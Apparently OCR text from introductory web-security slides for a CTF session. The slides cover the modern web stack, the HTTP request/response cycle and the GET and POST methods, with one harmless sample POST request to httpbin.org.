
- Not just *Right Click -> Inspect Element*
  - I'm sure there's at least one person in this room (me) who thought that was the pinnacle of hacking once upon a time
- Long ago, websites were just static HTML pages
- These days:
  - PHP
  - SQL
  - Django
  - Jinja
  - Redis
  - Ruby on Rails

Web Security

- Not just *Right Click -> Inspect Element*
  - I’m sure there’s at least one person in this room (me) who thought that was the pinnacle of hacking once upon a time
- Long ago, websites were just static HTML pages
- These days:
  - PHP
  - SQL
  - Django
  - Jinja
  - Redis
  - Ruby on Rails
  - ASP.NET
  - gRPC
  - Go (another great product from the search engine company)

Web Security

(totally legit data)



- Not just *Right C*
  - I’m sure there … was
    the pinnacle c
- Long ago, webs
- These days:
  - PHP
  - SQL
  - Django
  - Ruby on Rails
  - Go (another great product from the search engine company)

Web Security

HTTP Basics

- What is the web?

Web Security

HTTP Basics

- What is the web?
  - Request → Response cycle

Web Security

HTTP Basics

- What is the web?
  - Request → Response cycle
- HTTP = Hypertext Transfer Protocol (How browsers talk to servers)

Web Security

HTTP Basics

- What is the web?
  - Request → Response cycle
- HTTP = Hypertext Transfer Protocol (How browsers talk to servers)
  - Request: What your browser sends

Web Security

HTTP Basics

- What is the web?
  - Request → Response cycle
- HTTP = Hypertext Transfer Protocol (How browsers talk to servers)
  - Request: What your browser sends
  - Response: What the server sends back

Web Security

HTTP Methods

- GET – Retrieve data

Web Security

HTTP Methods

- GET – Retrieve data
- POST – Send data

Web Security

HTTP Methods

- GET – Retrieve data
- POST – Send data
    - There are many HTTP methods, but GET and POST are the ones used most often in everyday web requests.

Web Security


HTTP Methods

- So, what do these look like?

Web Security

HTTP Methods

- So, what do these look like?




```
POST /post HTTP/1.1
Host: httpbin.org
User-Agent: curl/8.13.0
Accept: */*
Content-Type: application/json
Content-Length: 36
Connection: keep-alive

{
  "name":"RISC",
  "status":"WebCTF"
}
```

Web Security

HTTP Methods

- So, what do these look like?



